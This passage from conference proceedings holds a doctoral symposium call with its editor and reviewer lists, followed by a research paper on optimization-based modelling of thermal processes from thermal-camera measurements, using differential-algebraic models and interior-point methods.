- [18] T. Potuzak and R. Lipka, “Interface-based Semi-automated Generation of Scenarios for Simulation Testing of Software Components,” SIMUL 2014 - The Sixth International Conference on Advances in System Simulation, Nice, October 2014, pp. 35–42.
- [19] S. Herold, H. Klus, Y. Welsch, C. Deiters, R. Rausch, R. Reussner, K. Krogmann, H. Koziolok, R. Mirandola, B. Hummel, M. Meisinger, C. Pfaller, “CoCoME - The Common Component Modeling Example,” The Common Component Modeling Example, LNCS, Vol. 5153, 2008, pp. 16–53.
- [20] B. S. Ahmed, K. Z. Zamli, “A variable strength interaction test suites generation strategy using Particle Swarm Optimization,” The Journal of Systems and Software, Vol. 84, 2011, pp. 2171–2185, <http://dx.doi.org/10.1016/j.jss.2011.06.004>

# 4<sup>th</sup> Doctoral Symposium on Recent Advances in Information Technology

**T**HE aim of this meeting is to provide a platform for exchange of ideas between early-stage researchers, in Computer Science and Information Systems, PhD students in particular. Furthermore, the symposium will provide all participants an opportunity to get feedback on their studies from experienced members of the IT research community invited to chair all DS-RAIT thematic sessions. Therefore, submission of research proposals with limited preliminary results is strongly encouraged.

Besides receiving specific advice for their contributions all participants will be invited to attend plenary lectures on conducting high-quality research studies, excellence in scientific writing and issues related to intellectual property in IT research. Authors of the two most outstanding submissions will have a possibility to present their papers in a form of short plenary lecture.

## TOPICS

- Automatic Control and Robotics
- Bioinformatics
- Cloud, GPU and Parallel Computing
- Cognitive Science
- Computer Networks
- Computational Intelligence
- Cryptography
- Data Mining and Data Visualization
- Database Management Systems
- Expert Systems
- Image Processing and Computer Animation
- Information Theory
- Machine Learning
- Natural Language Processing
- Numerical Analysis
- Operating Systems
- Pattern Recognition
- Scientific Computing
- Software Engineering

## SECTION EDITORS

- **Kowalski, Piotr Andrzej**, Systems Research Institute, Polish Academy of Sciences; AGH University of Science and Technology, Poland
- **Lukasik, Szymon**, Systems Research Institute, Polish Academy of Sciences, AGH University of Science and Technology, Poland

## REVIEWERS

- **Arabas, Jaroslaw**, Warsaw University of Technology, Poland

- **Atanasov, Krassimir T.**, Bulgarian Academy of Sciences, Bulgaria
- **Balazs, Krisztian**, Budapest University of Technology and Economics, Hungary
- **Bronselae, Antoon**, Department of Telecommunications and Information at Ghent University, Belgium
- **Castrillon-Santana, Modesto**, University of Las Palmas de Gran Canaria, Spain
- **Charytanowicz, Malgorzata**, Catholic University of Lublin, Poland
- **Corpetti, Thomas**, University of Rennes, France
- **Courty, Nicolas**, University of Bretagne Sud, France
- **De Tré, Guy**, Faculty of Engineering and Architecture at Ghent University, Belgium
- **Fonseca, José Manuel**, UNINOVA, Portugal
- **Fournier-Viger, Philippe**, University of Moncton, Canada
- **Gil, David**, University of Alicante, Spain
- **Herrera Viedma, Enrique**, University of Granada, Spain
- **Hu, Bao-Gang**, Institute of Automation, Chinese Academy of Sciences, China
- **Koczy, Laszlo**, Szechenyi Istvan University, Hungary
- **Kokosinski, Zbigniew**, Cracow University of Technology, Poland
- **Krawiec, Krzysztof**, Poznan University of Technology, Poland
- **Kulczycki, Piotr**, Systems Research Institute, Polish Academy of Sciences, Poland
- **Kusy, Maciej**, Rzeszow University of Technology, Poland
- **Lilik, Ferenc**, Szechenyi Istvan University, Hungary
- **Lovassy, Rita**, Obuda University, Hungary
- **Malecki, Piotr**, Institute of Nuclear Physics PAN, Poland
- **Mesiar, Radko**, Slovak University of Technology, Slovakia
- **Mora, André Damas**, UNINOVA, Portugal
- **Noguera i Clofent, Carles**, Institute of Information Theory and Automation (UTIA), Academy of Sciences of the Czech Republic, Czech Republic
- **Pamin, Jerzy**, Institute for Computational Civil Engineering, Cracow University of Technology, Poland
- **Petrik, Milan**, Czech University of Life Sciences Prague, Faculty of Engineering, Department of Mathematics, Czech Republic
- **Ribeiro, Rita A.**, UNINOVA, Portugal

- **Sachenko, Anatoly**, Ternopil State Economic University, Ukraine
- **Samotyj, Volodymyr**, Lviv Polytechnic National University, Ukraine
- **Szafran, Bartlomiej**, Faculty of Physics and Applied Computer Science, AGH University of Science and Technology, Poland
- **Tormasi, Alex**, Szechenyi Istvan University, Hungary
- **Wei, Wei**, School of Computer science and engineering, Xi'an University of Technology, China
- **Wysocki, Marian**, Rzeszow University of Technology, Poland
- **Yang, Yujiu**, Tsinghua University, China
- **Zadrozny, Slawomir**, Systems Research Institute, Poland
- **Zajac, Mieczyslaw**, Cracow University of Technology, Poland

# A general optimization-based approach for thermal processes modeling

Paweł Drag

Department of Control Systems and Mechatronics  
Wrocław University of Science and Technology  
Wybrzeże Wyspiańskiego 27, 50-370 Wrocław, Poland  
Email: pawel.drag@pwr.edu.pl

Krystyn Styczeń

Department of Control Systems and Mechatronics,  
Wrocław University of Science and Technology  
Wybrzeże Wyspiańskiego 27, 50-370 Wrocław, Poland  
Email: krystyn.styczen@pwr.edu.pl

**Abstract**—In the article a new optimization approach for thermal processes modeling has been presented. In the designed method, the considered process is monitored by a measurement system with a thermal camera. Then, a spatio-temporal dynamics is discretized and transformed into a large-scale optimization problem with differential-algebraic constraints. To preserve the process dynamics in the assumed range, variability constraints have been imposed. Finally, a new interior-point optimization algorithm has been designed to solve the optimization problem with the variability constraints. The applicability of the new approach has been investigated experimentally.

**Index Terms**—variability constraints, DAE systems, nonlinear optimization, thermal processes, thermal camera,

## I. INTRODUCTION

OPTIMIZATION and control of thermal processes is a complex issue, which has a large impact on various branches of industry. Therefore, a general solution procedure is consisted on the following steps:

- 1) Thermal camera-based measurement system to perform observations of the considered surface [15].
- 2) The obtained measurements represent the spatio-temporal dynamics of the process. Therefore, it is needed to design an appropriate model of the considered process [17].
- 3) A direct transcription method enables us to apply a large-scale nonlinear optimization algorithms to solve a model optimization problem.

The complexity of the considered issue motivates a recently progress in the optimization of many real-life technological processes. In the work [18] a three-dimensional numerical model using enthalpy technique to describe the solidification of phase change material has been developed. Therefore, the effect of geometrical parameters on the thermal performance of latent heat thermal energy storage system has been studied. Finally, the optimum system geometry could be identified. Mei and Xia [14] designed a multi-input-multi-output (MIMO) model predictive control (MPC) for a direct expansion air conditioning system to improve an indoor thermal comfort, as well as air quality. Moreover, the energy consumption has been minimized. The considered direct expansion air conditioning system has been described by nonlinear algebraic equations. The designed procedure has been verified by obtained simulation results. In the article [11] a heat management

in optimization of highly exothermic reactions during gas-phase olefin polymerization in fluidized bed reactors has been discussed. Moreover, a high speed infrared (IR) camera and a visual camera have been coupled to present the hydrodynamic and thermal behavior of a pseudo-2D fluidized bed. The applied infrared/visual camera technique generated detailed information on the thermal behavior of the bed and enabled to optimize a combined computational fluid dynamics and discrete element model. Mariani et al. [12] considered a gas-solid cyclone separator used in a complex cement production plant. The objective of the study was aimed at optimization of the performance evaluation, as well as the cyclone separator in terms of particle separation and heat transfer efficiencies. The losses of the pressure were treated as the additional technological constraints. Bhaduri et al. [2] reported results from process optimization experiments aimed at investigating the influence of laser fluence and pulse overlap parameters on resulting workpiece surface roughness following laser polishing of planar 3D printed stainless steel (SS316L) specimens. The optimized laser polishing technology was implemented for serial finishing of structured 3D printed mesoscale SS316L components. Finally, Uribe-Soto et al. [19] presented recent approaches to significantly reduce or avoid CO<sub>2</sub> emissions by a designed process optimization procedure.

A detailed analysis of the thermal processes is possible by efficient numerical optimization algorithms. Among the commonly known nonlinear optimization algorithms, the family of internal point methods is of a significant importance. Recently, an interior-point trust-funnel algorithm for solving large-scale nonlinear optimization problems has been presented in [5]. The designed method achieves global convergence guarantees by combining a trust-region methodology with a funnel mechanism. Moreover, it has a capability to solve problems with equality, as well as inequality constraints. An efficient primal-dual interior-point algorithm using a new non-monotone line search filter method was presented in [20]. The designed non-monotone line search technique has been introduced to lead to relaxed step acceptance conditions and improved convergence performance. Klintberg and Gros [10] designed an interior point method with an inexact factorization technique for optimal control of systems described by Differential-Algebraic Equations (DAEs). A class of convex optimization problems,

where both the objective function and the constraints have a continuous dependence on time, have been considered in [9]. The designed method utilized a time-varying constraint slack and a prediction-correction structure that relies on time derivatives of functions and constraints and Newton steps in the spatial domain. Zorkaltsev [21] discussed a family of interior point algorithms for linear programming problems. In these algorithms, entering the feasible solution region of the original problem has been considered as an optimization process of a new extended problem. To obtain a solution of a large-scale optimization problem with a considerable time, Cao et al. [4] proposed an augmented Lagrangian interior-point approach for general NLP problems that solves in parallel on a Graphics Processing Unit (GPU).

The presented literature research indicates, that thermal process modeling with thermal camera-based approach, as well as with an application of a nonlinear optimization methods, is nowadays under intensive investigations. Therefore, the article is aimed at presentation of a general procedure, which enables us to optimize the temperature distribution model. The new issues introduced into optimization task are the technological constraints imposed on a temperature variability. The designed procedure is independent on a considered process and is consisted on measurement system, as well as an interior point optimization procedure.

This work is constructed as follows. In Section 2 the problem was introduced. The main parts of the measurement system, as well as data structures were presented. Moreover, the main solution idea was proposed. In Section 3 the temperature distribution control problem was transformed into a large-scale nonlinear optimization problem. The variability of the state trajectories are treated as additional decision variables. Finally, the new interior-point optimization algorithm for solving dynamic optimization tasks with variability constraints was designed in Section 4. In Section 5 the presented considerations were practically illustrated. The article was concluded in Section 6.

## II. THE PROBLEM STATEMENT

The task considered in this work is to find such parameters of the surface temperature distribution model  $\tilde{T}(x, y, \mathbf{v}_p, t)$ , that for a given time interval

$$t \in [t_0 \quad t_F] \quad (1)$$

the results obtained by the model simulations are appropriate to the given measurements

$$\min_{\mathbf{v}_p} \int_{t_0}^{t_f} \int_{x_{\min}}^{x_{\max}} \int_{y_{\min}}^{y_{\max}} (T^*(x, y, t) - \tilde{T}(x, y, \mathbf{v}_p, t))^2 dy dx dt \quad (2)$$

or

$$\min_{\mathbf{v}_p} \int_t \int \int_S (T^*(x, y, t) - \tilde{T}(x, y, \mathbf{v}_p, t))^2 dS dt \quad (3)$$

where  $S = [x_{\min} \quad x_{\max}] \times [y_{\min} \quad y_{\max}]$  denotes a range of the considered surface, an observation time range  $t \in [t_0 \quad t_F]$ ,  $T^*(x, y, t)$  denotes a wanted temperature distribution on the

surface at time interval  $t \in [t_0 \quad t_F]$ ,  $\tilde{T}(x, y, \mathbf{v}_p, t)$  is the model of the temperature distribution for a given vector parameters  $\mathbf{v}_p \in \mathcal{R}^{n_{\mathbf{v}_p}}$ .

As one can observe, the process is characterized by the spatio-temporal dynamics. Therefore, the value of measured temperature is dependent on the time, as well as on the values of geometrical coordinates. To reduce the number of independent variables, the spatial discretization approach was applied. This step enables us to divide the considered surface into an assumed number of cells. Therefore, each cell can be characterized by the values of geometrical coordinates.

*Assumption 2.1:* The considered surface  $S$  can be partitioned into a given number of homogeneous cells

$$c_{x,y} = [x - \Delta x \quad x + \Delta x] \times [y - \Delta y \quad y + \Delta y]. \quad (4)$$

Therefore, each cell  $c_{x,y}$  can be described by a function dependent only on the time  $t$

$$c_{x,y} \equiv c_{x,y}(t). \quad (5)$$

This approach was presented on the Figure 1. The size of each cell is dependent on a discretization level. The reasonable size of the cell should be equal or bigger than size of a pixel. In the measurement system the thermal imaging camera FLIR A615 was used. The specification of the used hardware was presented in the Table I.




Fig. 1. An example of a thermal process.

Because each cell can be described by an exactly one-independent-variable function, therefore a wide class of possible model functions can be indicated. One of the most general family of such functions are the index-1 differential-algebraic models

$$c_{x,y}(t) = \begin{cases} \dot{z}_{x,y,d}(t) &= F_{x,y}(z_{x,y,d}(t), z_{x,y,a}(t), \mathbf{v}_p, t) \\ 0 &= G_{x,y}(z_{x,y,d}(t), z_{x,y,a}(t), \mathbf{v}_p, t) \end{cases} \quad (6)$$



TABLE I  
THE THERMAL IMAGING CAMERA FLIR A615 SPECIFICATION.

Image frequency	50 Hz
Focal Plane Array (FPA)/ Spectral range	Uncooled microbolometer / 7.5-14 $\mu\text{m}$
IR resolution	640 $\times$ 480 pixels
Detector time constant	8 ms
Object temperature range	-20 to +150°C +100 to 650°C +300 to +2000°C

where  $z_{x,y,d}(t) \in \mathcal{R}^{n_{z_{x,y,d}}}$  denotes a differential state variable of the cell  $c_{x,y}$ ,  $z_{x,y,a}(t) \in \mathcal{R}^{n_{z_{x,y,a}}}$  is an algebraic state variable of the cell  $c_{x,y}$ ,  $\mathbf{v}_p \in \mathcal{R}^{n_{\mathbf{v}_p}}$  denotes a vector of the model parameters. Moreover, two vector-valued functions are considered

$$F_{x,y} : \mathcal{R}^{n_{z_{x,y,d}}} \times \mathcal{R}^{n_{z_{x,y,a}}} \times \mathcal{R}^{n_{\mathbf{v}_p}} \times \mathcal{R} \rightarrow \mathcal{R}^{n_{z_{x,y,d}}} \quad (7)$$

$$G_{x,y} : \mathcal{R}^{n_{z_{x,y,d}}} \times \mathcal{R}^{n_{z_{x,y,a}}} \times \mathcal{R}^{n_{\mathbf{v}_p}} \times \mathcal{R} \rightarrow \mathcal{R}^{n_{z_{x,y,a}}} \quad (8)$$

The presented approach enables us to describe each cell  $c_{x,y}$  of the surface by a vector of descriptor variables  $\mathbf{z}_{x,y}(t)$

$$c_{x,y}(t) = \begin{cases} \dot{z}_{x,y,d}(t) &= F_{x,y}(\mathbf{z}_{x,y}(t), \mathbf{v}_p, t) \\ 0 &= G_{x,y}(\mathbf{z}_{x,y}(t), \mathbf{v}_p, t) \end{cases} \quad (9)$$

where

$$\mathbf{z}_{x,y}(t) = \begin{bmatrix} z_{x,y,d}(t) \\ z_{x,y,a}(t) \end{bmatrix}. \quad (10)$$

In the numerical simulations of the differential-algebraic systems in the form (6), the index of the system is of a great importance. In general, the algebraic part of the systems (6) can be differentiated according to the independent variable  $t$

$$\begin{aligned} \dot{z}_d(t) &= F(z_d, z_a, \mathbf{v}_p, t) \\ 0 &= G(z_d, z_a, \mathbf{v}_p, t) \end{aligned} \quad (11)$$

and as result the following form can be obtained

$$\begin{aligned} \dot{z}_d(t) &= F(z_d, z_a, \mathbf{v}_p, t) \\ \frac{\partial G}{\partial z_d} \dot{z}_d + \frac{\partial G}{\partial z_a} \dot{z}_a &= -G(z_d, z_a, \mathbf{v}_p, t) \end{aligned} \quad (12)$$

*Definition 2.1:* A differential-algebraic system (6) has an index one, if it can be rewritten as an ODE after exactly one differentiation.

*Definition 2.2:* A system of ordinary differential equations (ODEs) has an index zero.

To solve an index-one DAE system a vector of consistent initial conditions need to be known.

*Definition 2.3:* For the system (6) with the vector of the consistent initial conditions

$$\mathbf{z}_{x,y}(t_0) = \begin{bmatrix} z_{x,y,d}(t_0) \\ z_{x,y,a}(t_0) \end{bmatrix} \quad (13)$$

the equation

$$0 = G_{x,y}(z_{x,y,d}(t_0), z_{x,y,a}(t_0), \mathbf{v}_p, t_0) \quad (14)$$

is fulfilled.

Application of these equations to model thermal phenomena has the following advantages

- the algebraic equations typically describe conservation laws or explicit equality constraints,
- it may be difficult or impossible to reformulate the model as an ODE when nonlinearities are present,
- the implicit models do not require the modeling simplifications often necessary to get an ODE;
- it is easier to vary design parameters in an implicit model,
- the variables keep their original physical interpretation [3].

In some practical applications an additional type of constraints need to be considered - the variability constraints. Especially, in such technological processes like a metal annealing or control of airplane, the observed changes cannot happen too fast, as well as too slow [1]. The variability constraints are imposed on the left-hand side of the ordinary differential equations and take the following form

$$\dot{z}_d(t) < c_{var}(t), \quad (15)$$

where  $z_d(t)$  denotes the differential state variables and  $c_{var}(t)$  represents the constraint function. The function  $c_{var}(t)$  can take any appropriate form. In the literature the variability constraints have been formally introduced in [6]. Till now the variability constraints have been treated informally using the right-hand side of the ODEs model

$$F(z_d, z_a, \mathbf{v}_p, t) < c_{var}(t). \quad (16)$$

The representation (16) introduces all difficulties connected with the considered nonlinear differential model into a nonlinear optimization task.

The surface is consisted on the assumed number of cells  $c_{x,y}(t)$ . The temperature of each cell can be modeled by the system of continuous differential-algebraic equations (eq. 6). Moreover, to simulate the cell behavior, the consisted initial conditions need to be known, eqs. (13)-(14). The constraints, which represents the initial conditions, have a pointwise nature. Finally, the model optimization problem can be extended by the explicitly imposed variability constraints eq. (15). The presented methodology results in the nonlinear optimization task with the piecewise-continuous constraints. Therefore, the

presented method is aimed at minimization of the objective function (2) subject to the presented constraints.

### III. THE OPTIMIZATION PROCEDURE

The structure of the nonlinear optimization task, as well as an optimization procedure, is dependent on the discretization of the considered model-optimization problem. The new optimization-based procedure takes a form of a five step procedure.

- 1) The process duration time

$$t \in [t_0 \quad t_F] \quad (17)$$

is divided into given number  $N$  subintervals. The length of each subinterval is equal  $\Delta t$  and the duration of each interval is equal or larger than a measurements frequency

$$\Delta t \geq \delta t, \quad (18)$$

where  $\delta t$  is the measurements frequency. Therefore, the following relation can be observed

$$t_0 < t_1 < t_2 < \dots < t_{N-1} < t_F, \quad (19)$$

where

$$t_n = t_0 + n \cdot \Delta t \quad (20)$$

with  $n = 0, 1, \dots, N$ .

- 2) The model discretization can be executed according to the obtained subintervals. The cell  $c_{x,y}(t)$  can be represented by a series of submodels  $c_{x,y}^n(t^n)$ ,  $n = 0, 1, \dots, N$ , where

$$\begin{aligned} z_{x,y,d}^n(t^n) &= F_{x,y}^n(z_{x,y,d}^n(t^n), z_{x,y,a}^n(t^n), \mathbf{v}_p, t^n) \\ 0 &= G_{x,y}^n(z_{x,y,d}^n(t^n), z_{x,y,a}^n(t^n), \mathbf{v}_p, t^n) \end{aligned} \quad (21)$$

and

$$t^n = [t_0^n \quad t_F^n] \quad (22)$$

- 3) The obtained measurements  $m_{x,y}(t)$  represent the state of each cell  $c_{x,y}$  at the time  $t$ . Moreover, in practical applications the process can be influenced by additional parameters. This remark indicates, that an external vector-valued control function  $u(t)$  can be also under considerations.
- 4) Model parameters optimization. At this stage the unknown model parameters need to be identified. The identification can be treated as a model parameters optimization according to the obtained measurements

$$\min_{\mathbf{v}_p} \sum_{i=1}^{n_x} \sum_{j=1}^{n_y} \sum_{n=1}^N (c_{i,j}(t^n) - m_{j,j}(t^n))^2. \quad (23)$$

subject to the piecewise-continuous differential-algebraic constraints. In some cases, the chosen cells can be characterized by the different properties.

Therefore, the extended vector of the model parameters need to be defined

$$\mathbf{V} = \begin{bmatrix} \mathbf{v}_{p^{1,1}} \\ \vdots \\ \mathbf{v}_{p^{1,n_y}} \\ \mathbf{v}_{p^{2,1}} \\ \vdots \\ \mathbf{v}_{p^{2,n_y}} \\ \vdots \\ \mathbf{v}_{p^{n_x,1}} \\ \vdots \\ \mathbf{v}_{p^{n_x,n_y}} \end{bmatrix}, \quad (24)$$

where in  $\mathbf{v}_{p^{a,b}}$ :  $a = 1, \dots, n_x$  and  $b = 1, \dots, n_y$ .

- 5) The aim of the optimization algorithm is to find such values of the surface temperature distribution model  $\mathbf{V}$ , which could result in a desired state of the observed process. The presented discretization procedure enables us to obtain the discrete form of the differential-algebraic model constraints and pointwise constraints representing the initial conditions. Finally, all the obtained constraints with the unknown consistent initial conditions can be represented in a short form of the nonlinear optimization problem

$$\min_{\mathbf{V}} \sum_{i=1}^{n_x} \sum_{j=1}^{n_y} \sum_{n=1}^N (c_{i,j}(t^n) - m_{j,j}(t^n))^2 = \min_{\mathbf{V}} f(\mathbf{V}) \quad (25)$$

subject to

$$c_E(\mathbf{V}) = 0 \quad (26)$$

$$c_I(\mathbf{V}) - s = 0 \quad (27)$$

$$s \geq 0. \quad (28)$$

The KKT conditions for the nonlinear optimization task in the form (25)-(28) can be presented as

$$\begin{aligned} \nabla f(\mathbf{V}) - A_E^T(\mathbf{V})\lambda_E - A_I\lambda_I &= 0 \\ S\lambda_I - \mu e &= 0 \\ c_E(\mathbf{V}) &= 0 \\ c_I(\mathbf{V}) - s &= 0 \\ s &\geq 0 \\ \lambda_I &\geq 0 \end{aligned} \quad (29)$$

where  $A_E(\mathbf{V})$  and  $A_I(\mathbf{V})$  are the Jacobian matrices of the functions  $c_E$  and  $c_I$ , respectively. Moreover,  $\lambda_E$  and  $\lambda_I$  are their Lagrange multipliers.  $S$  is the diagonal matrix with diagonal entries given by the vector  $s$ , and let  $e = (1, 1, \dots, 1)^T$  [16]. To solve the KKT system,

the interior-point optimization algorithm implemented in *fmincon* procedure [13] was used.

In the next section the results of the performed experiment, as well as the numerical computations, were presented.

#### IV. THE EXPERIMENTAL RESULTS

The experiment has been performed with a metal key, which was a part of an electrical circuit. The voltage was equal to 22 V. The key is an asymmetrical object and built from different layers. Each layer is characterized by another properties. The measurement interval was equal to 30 sec. The obtained results were presented on the Fig. 2-6.

There are two cells, which have been modeled by the proposed methodology. The applied model for each of the cells Sp1 and Sp2, had the general structure

$$\dot{z}(t) = \mathbf{v}_{p,1}z(t) + \mathbf{v}_{p,2}u. \quad (30)$$

In order to preserve the too fast changes of the object temperature, it was assumed that

$$-10 \leq \dot{z}(t) \leq 10 \quad [^{\circ}\text{C}/\text{sec}] \quad (31)$$

Finally, the optimized model parameters of the assumed model function are as follows

$$\dot{T}_{Sp1}(t) = -42.0085 \cdot T_{Sp1}(t) + 48.1760 \cdot 22 \quad (32)$$

and

$$\dot{T}_{Sp2}(t) = -38.9154 \cdot T_{Sp2}(t) + 73.5950 \cdot 22. \quad (33)$$

The obtained results indicate two important questions, which are open for the future research:

- 1) The number of possible cells is really huge. The important question is, how to use efficient parallelization methods to applied the presented methodology in a real-life optimization algorithms? [7]
- 2) In order to minimize the number of the obtained models, new cells aggregation procedures should be designed [8].




Fig. 2. The state of the object at the beginning of the process.




Fig. 3. The state of the object after 30 sec.




Fig. 4. The state of the object after 60 sec.

#### V. CONCLUSION

In the article a general optimization-based method for thermal processes modeling has been presented. The discussed methodology base on the spatio-temporal discretization of the measured process. To solve the obtained nonlinear optimization problem, the interior-point optimization algorithm was applied. The obtained results suggest two direction of the future work

- How to make the needed simulations in parallel in order to minimize a computation time?
- How to aggregate the spaces characterized by the similar properties in order to minimize the number of considered cell models?

#### ACKNOWLEDGMENT

This work has been supported by the National Science Center under grant: DEC-2012/07/B/ST7/01216

#### REFERENCES

- [1] J.T. Betts. 2010. Practical Methods for Optimal Control and Estimation Using Nonlinear Programming, Second Edition. SIAM, Philadelphia, <http://dx.doi.org/10.1137/1.9780898718577>




Fig. 5. The state of the object after 90 sec.




Fig. 6. The state of the object after 120 sec.

- [2] D. Bhaduri, P. Penchev, A. Batal, S. Dimov, S.L. Soo, S. Sten, U. Harrysson, Z. Zhang, H. Dong. 2017. Laser polishing of 3D printed mesoscale components. *Applied Surface Science*. 405:29-46. <http://dx.doi.org/10.1016/j.apsusc.2017.01.211>
- [3] L.T. Biegler, S. Campbell, V. Mehrmann. 2012. DAEs, Control, and Optimization. *Control and Optimization with Differential-Algebraic Constraints*. SIAM, Philadelphia, <http://dx.doi.org/10.1137/9781611972252.ch1>
- [4] Y. Cao, A. Seth, C.D. Laird. 2016. An augmented Lagrangian interior-point approach for large-scale NLP problems on graphics processing units. *Computers and Chemical Engineering*. 85:76-83. <http://doi.org/10.1016/j.compchemeng.2015.10.010>
- [5] F.E. Curtis, N.I.M. Gould, D.P. Robinson, P.L. Toint. 2017. An interior-point trust-funnel algorithm for nonlinear optimization. *Mathematical Programming*. 161:73-134. <http://dx.doi.org/10.1007/s10107-016-1003-9>
- [6] P. Drąg. 2016. Algorytmy sterowania wielostadialnymi procesami deskryptorowymi. Akademicka Oficyna Wydawnicza EXIT, Warszawa (in polish).
- [7] P. Drąg, K. Styczeń. 2012. Parallel Simultaneous Approach for optimal control of DAE systems. 2012 *Federated Conference on Computer Science and Information Systems, FedCSIS 2012*. 517-523.
- [8] P. Drąg, K. Styczeń. 2016. The constraints aggregation technique for control of ethanol production. *Studies in Computational Intelligence*. 655:179-192. [http://dx.doi.org/10.1007/978-3-319-40132-4\\_11](http://dx.doi.org/10.1007/978-3-319-40132-4_11)
- [9] M. Fazlyab, S. Paternain, V.M. Preciado, A. Ribeiro. 2016. Interior Point Method for Dynamic Constrained Optimization in Continuous Time. 2016 *American Control Conference (ACC)*, Boston Marriott Copley Place, July 6-8, 2016, Boston, MA, USA. 5612 -5618. <http://doi.org/10.1109/ACC.2016.7526550>
- [10] E. Klintberg, S. Gros. 2016. An inexact interior point method for optimization of differential algebraic systems. *Computers and Chemical Engineering*. 92:163-171. <http://doi.org/10.1016/j.compchemeng.2016.04.013>
- [11] Z. Li, T.C.E. Janssen, K.A. Buist, N.G. Deen, M. van Sint Annaland, J.A.M. Kuipers. 2017. Experimental and simulation study of heat transfer in fluidized beds with heat production. *Chemical Engineering Journal*. 317:242-257. <http://dx.doi.org/10.1016/j.cej.2017.02.055>
- [12] F. Mariani, F. Risi, C.N. Grimaldi. 2017. Separation efficiency and heat exchange optimization in a cyclone. *Separation and Purification Technology*. 179:393-402. <http://dx.doi.org/10.1016/j.seppur.2017.02.024>
- [13] MathWorks. 2017. *Global Optimization Toolbox. User's Guide R2017a*.
- [14] J. Mei, X. Xia. 2017. Energy-efficient predictive control of indoor thermal comfort and air quality in a direct expansion air conditioning system. *Applied Energy*. 195:439-452. <http://dx.doi.org/10.1016/j.apenergy.2017.03.076>
- [15] M. Mewa-Ngongang, H.W. du Plessis, U.F. Hutchinson, L. Mekuto, S.K.O. Ntwampe. 2017. Kinetic modelling and optimisation of antimicrobial compound production by *Candida pyralidae* KU736785 for control of *Candida guilliermondii*. *Food Science and Technology International*. 23:358-370. <http://dx.doi.org/10.1177/1082013217694288>
- [16] J. Nocedal, S. Wright. 2006. *Numerical Optimization*. Springer, <http://dx.doi.org/10.1007/978-0-387-40065-5>
- [17] E. Rafajłowicz, K. Styczeń, W. Rafajłowicz. 2012. A modified filter SQP method as a tool for optimal control of nonlinear systems with spatio-temporal dynamics. *International Journal of Applied Mathematics and Computer Science*. 22:313-326. <http://dx.doi.org/10.2478/v10006-012-0023-8>
